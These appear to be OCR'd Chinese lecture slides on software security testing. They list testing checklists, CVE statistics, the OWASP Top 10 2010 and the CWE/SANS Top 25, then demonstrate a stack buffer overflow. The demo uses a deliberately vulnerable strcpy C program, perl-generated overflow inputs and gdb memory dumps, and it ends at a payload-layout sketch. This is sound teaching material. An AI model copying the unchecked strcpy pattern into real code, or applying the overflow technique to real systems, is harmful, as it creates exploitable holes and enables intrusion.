- 是否可以通过绝对途径登陆系统（拷贝用户登陆后的链接直接进入系统）
- 用户退出系统后是否删除了所有鉴权标记，是否可以使用后退键而不通过输入口令进入系统

系统网络安全的测试

- 测试采取的防护措施是否正确装配好，有关系统的补丁是否打上
- 模拟非授权攻击，看防护系统是否坚固
- 采用成熟的网络漏洞检查工具检查系统相关漏洞（例如NBSI系列和IPhacker）
- 采用各种木马检查工具检查系统木马情况
- 采用各种防外挂工具检查系统各组程序的外挂漏洞

数据库安全的测试

- 系统数据是否机密（比如对银行系统，这一点就特别重要，一般的网站就没有太高要求）
- 系统数据的完整性（数据的不完整，对于系统的功能实现有障碍）
- 系统数据可管理性
- 系统数据的独立性
- 系统数据可备份和恢复能力（数据备份是否完整，可否恢复，恢复是否可以完整）

本章内容

- 软件安全
- 软件安全的最优方法
- 软件安全性测试
  - 插曲：安全最优方法 vs. 安全性测试
- ✓ 安全性测试的目标 --- 漏洞
- 相关网站和工具
- 实验

漏洞

- 漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统
- 漏洞与具体的系统环境有关
  - 在不同种类的软、硬件设备，同种设备的不同版本之间，由不同设备构成的不同系统之间，以及同种系统在不同的设置条件下，都会存在各自不同的安全漏洞问题
- 漏洞与时间紧密相关
  - 早先被发现的漏洞会不断被系统供应商发布的补丁软件修补，或在以后发布的新版系统中得以纠正
  - 在新版系统纠正了旧版本中具有漏洞的同时，也会引入一些新的漏洞和错误
- 0day：没有公开因而也没有补丁的漏洞

漏洞类型分布

- Vulnerability Type Distributions in CVE (2001-2006)
  - http://cwe.mitre.org/documents/vuln-trends/index.html
- OWASP Top 10 for 2010
  - OWASP: Open Web Application Security Project
  - http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- 2010 CWE/SANS Top 25 Most Dangerous Programming Errors
  - http://cwe.mitre.org/top25/index.html

Vulnerability Type Distributions in CVE

Table 1: Overall Results

Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
Total		**18809**	**1432**	**2138**	**1190**	**2546**	**4559**	**6944**
[1]	**XSS**	**13.8%**	02.2% (11)	08.7% (2)	07.5% (2)	10.9% (2)	16.0% (1)	18.5% (1)
		2595	*31*	*187*	*89*	*278*	*728*	*1282*
[2]	**buf**	**12.6%**	19.5% (1)	20.4% (1)	22.5% (1)	15.4% (1)	09.8% (3)	07.8% (4)
		2361	*279*	*436*	*268*	*392*	*445*	*541*
[3]	**sql-inject**	**09.3%**	00.4% (28)	01.8% (12)	03.0% (4)	05.6% (3)	12.9% (2)	13.6% (2)
		1754	*6*	*38*	*36*	*142*	*588*	*944*
[4]	**php-include**	**05.7%**	00.1% (31)	00.3% (26)	01.0% (13)	01.4% (10)	02.1% (6)	13.1% (3)
		1065	*1*	*7*	*12*	*36*	*96*	*913*
[5]	**dot**	**04.7%**	08.9% (2)	05.1% (4)	02.9% (5)	04.2% (4)	04.3% (4)	04.5% (5)
		888	*127*	*110*	*34*	*106*	*196*	*315*
[6]	**infoleak**	**03.4%**	02.6% (9)	04.2% (5)	02.8% (6)	03.8% (5)	03.8% (5)	03.1% (6)
		646	*37*	*89*	*33*	*98*	*175*	*214*
[7]	**dos-malform**	**02.8%**	04.8% (3)	05.2% (3)	02.5% (8)	03.4% (6)	01.8% (8)	02.0% (7)
		521	*69*	*111*	*30*	*86*	*83*	*142*
[8]	**link**	**01.8%**	04.5% (4)	02.1% (9)	03.5% (3)	02.8% (7)	01.9% (7)	00.4% (16)
		341	*64*	*45*	*42*	*72*	*87*	*31*
[9]	**format-string**	**01.7%**	03.2% (7)	01.8% (10)	02.7% (7)	02.4% (8)	01.7% (9)	00.9% (11)
		317	*46*	*39*	*32*	*62*	*76*	*62*
[10]	**crypt**	**01.5%**	03.8% (5)	02.7% (6)	01.5% (9)	00.9% (16)	01.5% (10)	00.8% (13)
		278	*55*	*58*	*18*	*22*	*69*	*56*
[11]	**priv**	**01.3%**	02.5% (10)	02.2% (8)	01.1% (12)	01.3% (11)	01.5% (11)	00.8% (14)
		249	*36*	*46*	*13*	*33*	*67*	*54*
[12]	**perm**	**01.3%**	02.7% (8)	01.8% (11)	01.3% (11)	00.9% (15)	01.1% (13)	01.1% (9)
		241	*39*	*39*	*15*	*24*	*48*	*76*
[13]	**metachar**	**01.2%**	03.8% (6)	02.6% (7)	00.7% (18)	01.0% (14)	01.3% (12)	00.4% (17)
		233	*55*	*56*	*8*	*26*	*59*	*29*
[14]	**int-overflow**	**01.0%**	00.1% (32)	00.4% (25)	01.3% (10)	01.8% (9)	00.8% (14)	01.2% (8)

Vulnerability Type Distributions in CVE

Table 2: OS Vendors

Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
Total		**4893**	**443**	**664**	**530**	**745**	**1216**	**1295**
[1]	**buf**	**19.6%**	21.0% (1)	26.8% (1)	24.7% (1)	20.4% (1)	16.0% (1)	16.1% (1)
		958	*93*	*178*	*131*	*152*	*195*	*209*
[2]	**link**	**03.8%**	07.4% (2)	03.3% (4)	04.2% (2)	05.1% (2)	04.2% (2)	01.5% (8)
		186	*33*	*22*	*22*	*38*	*51*	*20*
[3]	**dos-malform**	**03.7%**	05.6% (3)	06.2% (2)	02.6% (4)	04.4% (4)	01.8% (7)	03.6% (4)
		182	*25*	*41*	*14*	*33*	*22*	*47*
[4]	**XSS**	**03.4%**	01.6% (14)	04.4% (3)	03.0% (3)	01.5% (7)	04.2% (3)	04.2% (3)
		168	*7*	*29*	*16*	*11*	*51*	*54*
[5]	**int-overflow**	**02.9%**	...	01.2% (12)	02.3% (6)	04.6% (3)	02.1% (6)	04.7% (2)
		140	*0*	*8*	*12*	*34*	*25*	*61*
[6]	**format-string**	**02.3%**	05.2% (4)	01.5% (9)	02.3% (5)	02.8% (5)	02.4% (5)	01.5% (9)
		114	*23*	*10*	*12*	*21*	*29*	*19*
[7]	**priv**	**01.9%**	04.1% (5)	02.3% (6)	00.8% (14)	00.8% (13)	02.5% (4)	01.6% (5)
		95	*18*	*15*	*4*	*6*	*31*	*21*
[8]	**perm**	**01.7%**	04.1% (6)	02.1% (8)	01.1% (9)	01.1% (9)	01.6% (8)	01.3% (11)
		83	*18*	*14*	*6*	*8*	*20*	*17*
[9]	**dot**	**01.4%**	01.6% (12)	01.5% (10)	01.1% (8)	01.6% (6)	01.2% (11)	01.4% (10)
		68	*7*	*10*	*6*	*12*	*15*	*18*
[10]	**infoleak**	**01.3%**	00.9% (19)	01.2% (13)	01.1% (11)	01.1% (10)	01.3% (10)	01.6% (6)
		63	*4*	*8*	*6*	*8*	*16*	*21*
[11]	**metachar**	**01.2%**	02.0% (9)	02.6% (5)	00.8% (13)	00.7% (17)	01.2% (12)	00.8% (13)
		60	*9*	*17*	*4*	*5*	*15*	*10*
[12]	**race**	**01.1%**	01.1% (17)	00.9% (16)	00.4% (19)	00.9% (11)	01.6% (9)	01.1% (12)
		53	*5*	*6*	*2*	*7*	*19*	*14*
[13]	**sql-inject**	**01.0%**	00.2% (28)	00.6% (19)	01.1% (7)	00.7% (16)	00.9% (14)	01.6% (7)
		48	*1*	*4*	*6*	*5*	*11*	*21*
[14]	**crypt**	**00.8%**	01.6% (11)	01.4% (11)	01.1% (10)	00.4% (18)	00.4% (18)	00.6% (15)

OWASP Top 10 Application Security Risks - 2010

A1 – Injection	•Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2 – Cross-Site Scripting (XSS)	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A3 – Broken Authentication and Session Management	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A4 – Insecure Direct Object References	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Cross-Site Request Forgery (CSRF)	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

OWASP Top 10 Application Security Risks - 2010

A6 – Security Misconfiguration	•Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.
A7 – Insecure Cryptographic Storage	•Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.
A8 - Failure to Restrict URL Access	•Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.
A9 - Insufficient Transport Layer Protection	•Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.
A10 – Unvalidated Redirects and Forwards	•Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

2010 CWE/SANS Top 25 Most Dangerous Programming Errors

Rank	Score	ID	Name
[1]	346	CWE-79	Failure to Preserve Web Page Structure ('Cross-site Scripting')
[2]	330	CWE-89	Improper Sanitization of Special Elements used in an SQL Command ('SQL Injection')
[3]	273	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	261	CWE-352	Cross-Site Request Forgery (CSRF)
[5]	219	CWE-285	Improper Access Control (Authorization)
[6]	202	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[7]	197	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[8]	194	CWE-434	Unrestricted Upload of File with Dangerous Type
[9]	188	CWE-78	Improper Sanitization of Special Elements used in an OS Command ('OS Command Injection')
[10]	188	CWE-311	Missing Encryption of Sensitive Data
[11]	176	CWE-798	Use of Hard-coded Credentials

2010 CWE/SANS Top 25 Most Dangerous Programming Errors

[12]	158	CWE-805	Buffer Access with Incorrect Length Value
[13]	157	CWE-98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')
[14]	156	CWE-129	Improper Validation of Array Index
[15]	155	CWE-754	Improper Check for Unusual or Exceptional Conditions
[16]	154	CWE-209	Information Exposure Through an Error Message
[17]	154	CWE-190	Integer Overflow or Wraparound
[18]	153	CWE-131	Incorrect Calculation of Buffer Size
[19]	147	CWE-306	Missing Authentication for Critical Function
[20]	146	CWE-494	Download of Code Without Integrity Check
[21]	145	CWE-732	Incorrect Permission Assignment for Critical Resource
[22]	145	CWE-770	Allocation of Resources Without Limits or Throttling
[23]	142	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[24]	141	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[25]	138	CWE-362	Race Condition

利用漏洞进行攻击的三个步骤

- 漏洞挖掘
- 漏洞分析
- 漏洞利用
- 两个例子
  - 缓冲区溢出漏洞攻击
  - SQL注入漏洞攻击

漏洞挖掘

- 安全性漏洞往往不会对软件本身功能造成很大影响，因此很难被功能性测试发现
- 从技术角度讲，漏洞挖掘实际上是一种高级的测试（安全性测试）
  - 学术界一直热衷于使用静态分析的方法寻找源代码中的漏洞（白盒测试）
  - 工程界，不管是安全专家还是攻击者，普遍采用的漏洞挖掘方法是Fuzzing（黑盒测试）
  - 最新趋势：Directed Testing / Smart Fuzzing（灰盒测试）

漏洞分析

- 当捕捉到软件中一个严重的异常时，需要具备一定的漏洞分析能力来研究漏洞
- POC(proof of concept)：概念性验证代码
- 分析方法
  - 调试：gdb，OllyDBG，SoftICE
  - 二进制比对：BinDiff
  - 反汇编：IDA Pro
  - 反编译：Hex-Rays
  - 一些逆向工具：http://www.pediy.com/tools.htm

漏洞利用

- Shellcode
  - 利用特定漏洞的代码，一般可以获取权限
  - 一般是作为数据发送给受攻击服务的
- 典型步骤
  - Shellcode植入
  - Shellcode地址定位
  - 使程序执行流程（EIP）跳转到shellcode入口处
    - 覆盖返回地址
    - 修改函数指针
    - 跳转到载体指令的中部（→恶意代码）

缓冲区溢出

- Stack overflow
- Heap/bss overflow
- Format string vulnerability
- Integer overflow

- 原理不再一一赘述，讲解一个例子

一个栈溢出和攻击的演示

- 缓冲区溢出攻击
- Shellcode解析
- 攻击程序

- 运行平台
  - Linux debian 2.4.18-bf2.4 #1 Son Apr 14 09:53:28 CEST 2002 i686 unknown
  - Gcc 3.3.5

缺陷程序

```
#include <stdio.h>
#include <string.h>

void SayHello(char* name)
{
    char tmpName[60];

    // buffer overflow
    strcpy(tmpName, name);

    printf("Hello %s\n", tmpName);
}
```

```
int main(int argc, char** argv)
{
    if (argc != 2) {
        printf("Usage: hello <name>.\n");
        return 1;
    }

    SayHello(argv[1]);
    return 0;
}
```

hello.c

运行情况

```
dayin@debian:~$ gcc –g –o hello hello.c
dayin@debian:~$ ./hello `perl -e 'print "A" x 60'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA
dayin@debian:~$ ./hello `perl -e 'print "A" x 71'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
dayin@debian:~$ ./hello `perl -e 'print "A" x 72'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
Segmentation fault
dayin@debian:~$
```

gdb

- file 装入想要调试的可执行文件
- kill 终止正在调试的程序
- list 列出产生执行文件的源代码的一部分
- next 执行一行源代码但不进入函数内部
- step 执行一行源代码而且进入函数内部
- run 执行当前被调试的程序
- quit 终止 gdb
- watch 使你能监视一个变量的值而不管它何时被改变
- break 在代码里设置断点, 这将使程序执行到这里时被挂起
- make 使你能不退出 gdb 就可以重新产生可执行文件
- shell 使你能不离开 gdb 就执行 UNIX shell 命令
- info all
  - ebp 栈底
  - esp 栈顶
  - eip CPU下次要执行的指令的地址
  - esi 寻址数据段DS

调试情况

```
dayin@debian:~$ gdb hello
(gdb) l
(gdb) b 9
(gdb) r `perl -e 'print "A" x 72'`
(gdb) x/8 $esp
0xbffffc90:    0x40090fd0    0xbffffe2f    0x4008978e    0x4014a880
0xbffffca0:    0x4014a870    0xbffffcb4    0x40030c85    0x4014a880
(gdb) x tmpName
0xbffffca0:    0x4014a870
(gdb) x/4 $ebp
0xbffffce8:    0xbffffcf8    0x0804842c    0xbffffe41    0xbffffd54
```

$ebp　　返回地址

// $ebp – tmpName = 0xbffffce8 – 0xbffffca0 = 72

反汇编

```
(gdb) disas main
Dump of assembler code for function main:
0x080483f1 <main+0>:    push   %ebp
0x080483f2 <main+1>:    mov    %esp,%ebp
0x080483f4 <main+3>:    sub    $0x8,%esp
0x080483f7 <main+6>:    and    $0xfffffff0,%esp
0x080483fa <main+9>:    mov    $0x0,%eax
0x080483ff <main+14>:   sub    %eax,%esp
0x08048401 <main+16>:   cmpl   $0x2,0x8(%ebp)
0x08048405 <main+20>:   je     0x804841c <main+43>
0x08048407 <main+22>:   movl   $0x804855e,(%esp)
0x0804840e <main+29>:   call   0x80482d8 <_init+56>
0x08048413 <main+34>:   movl   $0x1,0xfffffffc(%ebp)
0x0804841a <main+41>:   jmp    0x8048433 <main+66>
0x0804841c <main+43>:   mov    0xc(%ebp),%eax
0x0804841f <main+46>:   add    $0x4,%eax
0x08048422 <main+49>:   mov    (%eax),%eax
0x08048424 <main+51>:   mov    %eax,(%esp)
0x08048427 <main+54>:   call   0x80483c4 <SayHello>
0x0804842c <main+59>:   movl   $0x0,0xfffffffc(%ebp)
0x08048433 <main+66>:   mov    0xfffffffc(%ebp),%eax
0x08048436 <main+69>:   leave
0x08048437 <main+70>:   ret
End of assembler dump.
```


返回地址

调试情况

```
(gdb) x/24 $esp
0xbffffc90:    0x40090fd0    0xbffffe2f    0x4008978e    0x4014a880
0xbffffca0:    0x4014a870    0xbffffcb4    0x40030c85    0x4014a880
0xbffffcb0:    0xbffffd60    0xbffffcd4    0x40030d3f    0x40016ca0
0xbffffcc0:    0x08048440    0x08049660    0xbffffcd8    0x080482b5
0xbffffcd0:    0x40017074    0x40017af0    0xbffffcf8    0x0804845b
0xbffffce0:    0x4014a880    0x080484a0    0xbffffcf8    0x0804842c
(gdb) n  //执行“strcpy(tmpName, name);”
11          printf("Hello %s\n", tmpName);
(gdb) x/24 $esp
0xbffffc90:    0xbffffca0    0xbffffe41    0x4008978e    0x4014a880
0xbffffca0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffcb0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffcc0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffcd0:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffffce0:    0x41414141    0x41414141    0xbffffc00    0x0804842c
```

$ebp内容被覆盖


如果精心选择数据...


低址
ESP
????????????????????
????
0x????????
retip
0xNNNNNNNN
0x????????
.....
.....
0xNNNNNNNN
Our-Codes
高址
SayHello栈帧

